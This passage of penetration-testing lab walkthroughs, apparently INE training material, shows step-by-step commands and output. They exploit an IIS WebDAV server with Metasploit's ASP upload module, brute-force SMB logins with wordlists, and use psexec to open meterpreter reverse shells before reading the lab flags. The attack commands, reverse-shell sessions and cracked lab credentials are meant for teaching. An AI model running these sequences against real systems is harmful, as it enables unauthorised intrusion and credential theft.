PUT   jsp    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.jsp
PUT   jhtml  SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.jhtml
PUT   aspx   SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.aspx
PUT   asp    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.asp
PUT   html   SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.html
PUT   shtml  SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.shtml
PUT   cfm    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.cfm
PUT   pl     SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.pl
*****
Checking for test file execution
EXEC   cgi    FAIL
EXEC   php    FAIL
EXEC   txt    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.txt
EXEC   txt    FAIL
EXEC   jsp    FAIL
EXEC   jhtml  FAIL
EXEC   aspx   FAIL
EXEC   asp    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.asp
*****
EXEC   txt    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.txt
EXEC   txt    FAIL
EXEC   jsp    FAIL
EXEC   jhtml  FAIL
EXEC   aspx   FAIL
EXEC   asp    SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.asp
EXEC   asp    FAIL
EXEC   html   SUCCEED:          http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.html
EXEC   html   FAIL
EXEC   shtml  FAIL
EXEC   cfm    FAIL
EXEC   pl     FAIL
*****
/usr/bin/davtest Summary:
Created: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.cgi
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.php
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.txt
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.jsp
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.jhtml
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.aspx
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.asp
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.html
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.shtml
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.cfm
PUT File: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.pl
Executes: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.txt
Executes: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.asp
Executes: http://demo.ine.local/webdav/DavTestDir_JIP03NgL9rKBLqB/davtest_JIP03NgL9rKBLqB.html

```

```

(root@INE)-[~]
#

```

We can notice that we have uploaded almost all the important file types to the /webdav directory. Also, we can execute three types of files. i.e asp, text, and html.

Step 5: Run metasploit framework and exploit the target using the IIS webdav exploit module.

Commands:

msfconsole -q

use exploit/windows/iis/iis_webdav_upload_asp

```
set RHOSTS demo.ine.local
set HttpUsername bob
set HttpPassword password_123321
set PATH /webdav/metasploit%RAND%.asp
exploit
```

```
(root@INE)-[~]
# msfconsole -q
msf6 > use exploit/windows/iis/iis_webdav_upload_asp
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set HttpUsername bob
HttpUsername => bob
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set HttpPassword password_123321
HttpPassword => password_123321
msf6 exploit(windows/iis/iis_webdav_upload_asp) > set PATH /webdav/metasploit%RAND%.asp
PATH => /webdav/metasploit%RAND%.asp
msf6 exploit(windows/iis/iis_webdav_upload_asp) > exploit

[*] Started reverse TCP handler on 10.10.31.2:4444
[*] Checking /webdav/metasploit159423466.asp
[*] Uploading 609542 bytes to /webdav/metasploit159423466.txt ...
[*] Moving /webdav/metasploit159423466.txt to /webdav/metasploit159423466.asp ...
[*] Executing /webdav/metasploit159423466.asp ...
[*] Deleting /webdav/metasploit159423466.asp (this doesn't always work) ...
[*] Sending stage (176198 bytes) to 10.0.28.105
[*] Meterpreter session 1 opened (10.10.31.2:4444 → 10.0.28.105:49740) at 2024-07-10 12:29:21 +0530

meterpreter > █
```

Step 6: Read the flag.
Check the content of the C:\ drive.
Commands:
shell
cd /
dir
type flag.txt

```
meterpreter > shell
Process 3268 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1457]
(c) 2018 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>cd /
cd /

c:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 9E32-0E96

Directory of c:\

11/14/2018  06:56 AM    <DIR>          EFI
01/04/2021  07:22 AM             32 flag.txt
10/27/2020  06:45 AM    <DIR>          inetpub
05/13/2020  05:58 PM    <DIR>          PerfLogs
10/27/2020  02:18 PM    <DIR>          Program Files
10/27/2020  02:18 PM    <DIR>          Program Files (x86)
10/27/2020  02:21 PM    <DIR>          Users
10/27/2020  06:46 AM    <DIR>          Windows
               1 File(s)                32 bytes
               7 Dir(s)  16,326,242,304 bytes free

c:\>type flag.txt
type flag.txt
d3aff16a801b4b7d36b4da1094bee345
c:\>
```

This reveals the flag to us.

Flag: d3aff16a801b4b7d36b4da1094bee345

Conclusion


In this lab, we saw how a WebDAV service can be exploited using tools such as Metasploit framework.

References

1. [Metasploit Module](#)
2. [DAVTest](#)
3. [Cadaver](#)

LAB - Windows: SMB Server PSexec

Step 1: Open the lab link to access the Kali machine.



Step 2: Run a Nmap scan against the target.

Command:

```
nmap demo.ine.local
```

```
(root@INE)~[~]
# nmap demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 13:31 IST
Nmap scan report for demo.ine.local (10.0.16.162)
Host is up (0.0024s latency).
Other addresses for demo.ine.local (not scanned): 10.0.16.162
Not shown: 996 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 1.43 seconds

(root@INE)~[~]
#
```

Step 3: We have discovered that multiple ports are open. The SMB port 445 is also exposed. We will run nmap script to list the supported protocols and dialects of a SMB server.

Command:

```
nmap -p445 --script smb-protocols demo.ine.local
```

```
(root@INE)-[~]
# nmap -p445 --script smb-protocols demo.ine.local
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-10 13:32 IST
Nmap scan report for demo.ine.local (10.0.16.162)
Host is up (0.0025s latency).
Other addresses for demo.ine.local (not scanned): 10.0.16.162

PORT      STATE SERVICE
445/tcp    open  microsoft-ds

Host script results:
| smb-protocols:
|   dialects:
|     2:0:2
|     2:1:0
|     3:0:0
|     3:0:2
|     3:1:1
|_

Nmap done: 1 IP address (1 host up) scanned in 6.18 seconds

(root@INE)-[~]
#
```

Step 4: We will run smb_login module to find all the valid users and their passwords.

Commands:

msfconsole -q

use auxiliary/scanner/smb/smb_login

set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt

set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt

set RHOSTS demo.ine.local

set VERBOSE false

exploit

Note: This might take around 2–3 minutes to complete.

```

(root@INE)-[~]
# msfconsole -q
msf6 > use auxiliary/scanner/smb/smb_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an interactive session
msf6 auxiliary(scanner/smb/smb_login) > set USER_FILE /usr/share/metasploit-framework/data/wordlists/common_users.txt
USER_FILE => /usr/share/metasploit-framework/data/wordlists/common_users.txt
msf6 auxiliary(scanner/smb/smb_login) > set PASS_FILE /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
PASS_FILE => /usr/share/metasploit-framework/data/wordlists/unix_passwords.txt
msf6 auxiliary(scanner/smb/smb_login) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 auxiliary(scanner/smb/smb_login) > set VERBOSE false
VERBOSE => false
msf6 auxiliary(scanner/smb/smb_login) > exploit

[+] 10.0.16.162:445 - 10.0.16.162:445 - Success: '.\sysadmin:samantha'
[+] 10.0.16.162:445 - 10.0.16.162:445 - Success: '.\demo:victoria'
[+] 10.0.16.162:445 - 10.0.16.162:445 - Success: '.\auditor:elizabeth'
[+] 10.0.16.162:445 - 10.0.16.162:445 - Success: '.\administrator:qwertyuiop' Administrator
[*] demo.ine.local:445 - Scanned 1 of 1 hosts (100% complete)
[*] demo.ine.local:445 - Bruteforce completed, 4 credentials were successful.
[*] demo.ine.local:445 - You can open an SMB session with these credentials and CreateSession set to true
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_login) >

```

We have found four valid users and their passwords.

Step 5: Running psexec module to gain the meterpreter shell.

Commands:

```

msfconsole -q
use exploit/windows/smb/psexec
set RHOSTS demo.ine.local
set SMBUser Administrator
set SMBPass qwertyuiop
exploit

```

```

(root@INE)-[~]
# msfconsole -q
msf6 > use exploit/windows/smb/psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
[*] New in Metasploit 6.4 - This module can target a SESSION or an RHOST
msf6 exploit(windows/smb/psexec) > set RHOSTS demo.ine.local
RHOSTS => demo.ine.local
msf6 exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf6 exploit(windows/smb/psexec) > set SMBPass qwertyuiop
SMBPass => qwertyuiop
msf6 exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 10.10.31.2:4444
[*] 10.0.16.162:445 - Connecting to the server...
[*] 10.0.16.162:445 - Authenticating to 10.0.16.162:445 as user 'Administrator'...
[*] 10.0.16.162:445 - Selecting PowerShell target
[*] 10.0.16.162:445 - Executing the payload...
[+] 10.0.16.162:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.0.16.162
[*] Meterpreter session 1 opened (10.10.31.2:4444 -> 10.0.16.162:49747) at 2024-07-10 13:39:45 +0530

meterpreter >

```

We have received a meterpreter shell.

Step 6: Searching the flag.

Commands:

```

shell
cd /

```

dir
type flag.txt

```
meterpreter > shell
Process 2952 created.
Channel 1 created.
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Windows\system32>cd /
cd /

C:\>dir
dir
Volume in drive C has no label.
Volume Serial Number is 3E75-72A0

Directory of C:\

09/25/2020  06:41 AM    <DIR>          admin
09/25/2020  06:41 AM                32 flag.txt
02/23/2018  11:06 AM    <DIR>          PerfLogs
12/13/2017  09:00 PM    <DIR>          Program Files
09/25/2020  06:43 AM    <DIR>          Program Files (x86)
09/25/2020  06:42 AM    <DIR>          public
09/25/2020  06:15 AM    <DIR>          Users
09/25/2020  06:14 AM    <DIR>          Windows
               1 File(s)                32 bytes
               7 Dir(s)  15,796,563,968 bytes free

C:\>type flag.txt
type flag.txt
e0da81a9cd42b261bc9b90d15f780433
C:\>
```

This reveals the flag to us.

Flag: e0da81a9cd42b261bc9b90d15f780433

Conclusion

In this lab, we learned how to exploit the SMB service to get a meterpreter session on the target machine.

References

1. [Metasploit Module 1](#)
2. [Metasploit Module 2](#)